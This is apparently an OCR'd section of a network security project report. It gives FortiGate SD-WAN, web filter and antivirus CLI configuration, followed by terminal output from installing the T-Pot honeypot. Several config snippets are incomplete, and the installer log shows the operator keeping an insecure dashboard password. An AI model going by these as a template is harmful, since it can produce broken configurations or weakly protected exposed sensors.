


Figure.25 (Performance SLA)

5.2.2.3 Configure SD-WAN Rules

Rule-1: Critical Traffic

This rule monitors the **Internet_Check** SLA. If **port2** (TE-Data) fails the SLA, traffic will immediately failover to **port3** (Vodafone).

```
config system sdwan
    config service
        edit 1
            set name "Critical_Traffic"
            set mode priority
            set src "all"
            set dst "all"
            set priority-members 1 2
            set health-check "Internet_Check"
            config sla
                edit 1
            next
        next
```

Rule-2: Non-Critical Traffic

This rule restricts non-critical traffic strictly to the Vodafone link (**port3**).

```
        edit 2
            set name "Non-Critical_Traffic"
            set mode priority
            set src "all"
            set dst "all"
            set priority-members 2
            set health-check "Internet_Check"
            config sla
                edit 1
            next
        next
    end
end
```

Configure the Implicit Rule Criteria

The implicit rule is the "fallback" for traffic that doesn't match the rules above.

```
config system sdwan
    set load-balance-mode source-dest-ip-based
end
```




Figure.26 (SD-WAN Rules)

5.2.2.4 Configure SD-WAN Route

```
config router static
    edit 1
        set dst 0.0.0.0 0.0.0.0
        set sdwan-zone "HoneyShield"
    next
end
```





Figure.27 (SD-WAN Route)

5.2.3 Web Filter Configuration

5.2.3.1 Create the Web Filter Profile

```
config webfilter profile
    edit "HoneyShield_WF"
        set feature-set proxy
        set options block-invalid-url
        config web
            config url-filter
                edit 1
                    set url "*linkedin.com*"
                    set type wildcard
                    set action exempt
                next
            end
        next
```



(28)






Figure. 28,29 (Create the Web Filter Profile)

5.2.3.2 Configure FortiGuard Categories

```
config ftgd-wf
            config filters
                edit 1
                    set category 12
                    set action block
                next
                edit 2
                    set category 15
                    set action block
                next
                edit 3
                    set category 37
                    set action block
                next
                edit 4
                    set category 6 34 38 41
                    set action monitor
                next
                edit 5
                    set category 26 61 79 80 83 86
                    set action block
                next
            end
        next
```








Figure. 30,31,32,33 (Configure FortiGuard Categories)

5.2.3.3 Set Proxy Options & Rating Behavior

```
        set options error-allow
        set post-action allow
        set java-applet-filter enable
        set activex-filter enable
        set cookie-filter enable
    next
End
```





Figure. 34 (Set Proxy Options & Rating Behavior)

5.2.4 Antivirus Configuration

```
config antivirus profile
    edit "HoneyShield_AV"
        set feature-set proxy
        set scan-botnet-connections block
        config http
            set options scan
        next
        config ftp
            set options scan
        next
```

```
            config imap
                set options scan
            next
            config pop3
                set options scan
            next
            config smtp
                set options scan
            next
            config cifs
                set options scan
            next
            config ssh
                set options scan
            next
            config mapi
                set options scan
            next
            set content-disarm enable
            config cdr
                set office-extract enable
                set pdf-extract enable
                set discard-original enable
            next
            set ftgd-analytics everything
            set fortindr-status enable
            set scan-exe-email enable
            set mobile-malware-db enable
            set quarantine enable
            set outbreak-prevention enable
            set ems-external-feed enable
            config machine-learning-db
                set status enable
                set action block
            next
        next
    end
```



(35)




Figure. 35,36 (Antivirus Configuration)

5.2.5 T-Pot Deployment

Figure. 37 (Ubuntu Server Deployment)

(38)


sensors@tpotsensors:~/tpotce$ ls
CHANGELOG.md compose deploy.sh docker dps.ps1 genuser.sh installer LICENSE SECURITY.md update.sh
CITATION.cff data doc docker-compose.yml env.example genuserwin.ps1 install.sh README.md uninstall.sh version
sensors@tpotsensors:~/tpotce$ ./install.sh
This script will now install T-Pot and all of its dependencies.
Install? (y/n) y
Now installing required packages ...
Hit:1 https://download.docker.com/linux/ubuntu noble InRelease
Hit:2 http://eg.archive.ubuntu.com/ubuntu noble InRelease
Hit:3 http://eg.archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:4 http://eg.archive.ubuntu.com/ubuntu noble-backports InRelease
Hit:5 http://security.ubuntu.com/ubuntu noble-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
40 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ansible is already the newest version (9.2.0+dfsg-0ubuntu5).
apache2-utils is already the newest version (2.4.58-1ubuntu8.11).
cracklib-runtime is already the newest version (2.9.6-5.1build2).
wget is already the newest version (1.21.4-1ubuntu4.1).
0 upgraded, 0 newly installed, 0 to remove and 40 not upgraded.
Using local T-Pot Ansible Installation Playbook ...
‘sudo‘ acquired, setting ansible become option to --become.
Now running T-Pot Ansible Installation Playbook ...

```
TASK [Install Docker Engine packages (AlmaLinux, Debian, Fedora, Raspbian, RHEL, Rocky, Ubuntu)] ***********************************
ok: [127.0.0.1]

TASK [Stop Docker (All)] ***********************************************************************************************************
changed: [127.0.0.1]

PLAY [T-Pot - Adjust configs, add users and groups, etc.] **************************************************************************

TASK [Gathering Facts] *************************************************************************************************************
ok: [127.0.0.1]

TASK [Create T-Pot group (All)] ****************************************************************************************************
ok: [127.0.0.1]

TASK [Create T-Pot user (All)] *****************************************************************************************************
ok: [127.0.0.1]

TASK [Ensure vm.max_map_count is set (All)] ****************************************************************************************
ok: [127.0.0.1]

TASK [Disable ssh.socket unit (Ubuntu)] ********************************************************************************************
ok: [127.0.0.1]

TASK [Remove ssh.socket.conf file (Ubuntu)] ****************************************************************************************
ok: [127.0.0.1]

TASK [Comment out Port(s) in sshd_config, can cause port conflicts on deploy (AlmaLinux, Debian, Fedora, openSUSE Tumbleweed, Raspbian, RHEL, Rocky, Ubuntu)] **
*
ok: [127.0.0.1]

TASK [Change SSH Port to 64295 (AlmaLinux, Debian, Fedora, Raspbian, RHEL, Rocky, Ubuntu)] ***********************************************
ok: [127.0.0.1]

TASK [Stop Resolved (Fedora, RHEL, Ubuntu)] ****************************************************************************************
changed: [127.0.0.1]

TASK [Modify DNSStubListener in resolved.conf (Fedora, Ubuntu)] ********************************************************************
ok: [127.0.0.1]

PLAY [T-Pot - Restart services] ****************************************************************************************************

TASK [Gathering Facts] *************************************************************************************************************
ok: [127.0.0.1]

TASK [Start Resolved (Fedora, RHEL, Ubuntu)] ***************************************************************************************
changed: [127.0.0.1]

TASK [Enable Docker Engine upon boot (All)] ****************************************************************************************
```

(40)



Installing T-Pot Standard / HIVE.
T-Pot User Configuration ...
Enter your web user name: tpot
Your username is: tpot
Is this correct? (y/n) y
Enter password for your web user:
Repeat password you your web user:
Keep insecure password? (y/n) y
Creating base64 encoded htpasswd username and password for T-Pot config file: /home/sensors/tpotce/.env
Now pulling images ...
[+] pull 31/48
Image ghcr.io/telekom-security/mailoney:24.04.1 Pulled
Image ghcr.io/telekom-security/nginx:24.04.1 [♦♦] Pulling
Image ghcr.io/telekom-security/tanner:24.04.1 Pulled
Image ghcr.io/telekom-security/redis:24.04.1 Pulling
Image ghcr.io/telekom-security/honeytrap:24.04.1 Pulled
Image ghcr.io/telekom-security/conpot:24.04.1 Pulled
Image ghcr.io/telekom-security/tpotinit:24.04.1 Pulling
Image ghcr.io/telekom-security/p0f:24.04.1 Pulled
Image ghcr.io/telekom-security/ewsposter:24.04.1 Pulled
Image ghcr.io/telekom-security/spiderfoot:24.04.1 [♦♦♦] Pulling
Image ghcr.io/telekom-security/dionaea:24.04.1 Pulled
Image ghcr.io/telekom-security/sentrypeer:24.04.1 Pulled
Image ghcr.io/telekom-security/snare:24.04.1 Pulled
Image ghcr.io/telekom-security/elasticpot:24.04.1 Pulled
Image ghcr.io/telekom-security/redishoneypot:24.04.1 Pulled
Image ghcr.io/telekom-security/phpox:24.04.1 Pulled
Image ghcr.io/telekom-security/cowrie:24.04.1 Pulled
Image ghcr.io/telekom-security/map:24.04.1 [♦♦] Pulling
Image ghcr.io/telekom-security/elasticsearch:24.04.1 [♦♦♦] Pulling
Image ghcr.io/telekom-security/honeyaml:24.04.1 Pulled
Image ghcr.io/telekom-security/medpot:24.04.1 Pulled
Image ghcr.io/telekom-security/wordpot:24.04.1 Pulled
Image ghcr.io/telekom-security/suricata:24.04.1 Pulled
Image ghcr.io/telekom-security/fatt:24.04.1 Pulled
Image ghcr.io/telekom-security/heralding:24.04.1 Pulling
Image ghcr.io/telekom-security/dicompot:24.04.1 Pulled
Image ghcr.io/telekom-security/miniprint:24.04.1 Pulled
Image ghcr.io/telekom-security/logstash:24.04.1 Pulled
Image ghcr.io/telekom-security/h0neytr4p:24.04.1 Pulled
Image ghcr.io/telekom-security/adbhoney:24.04.1 Pulled
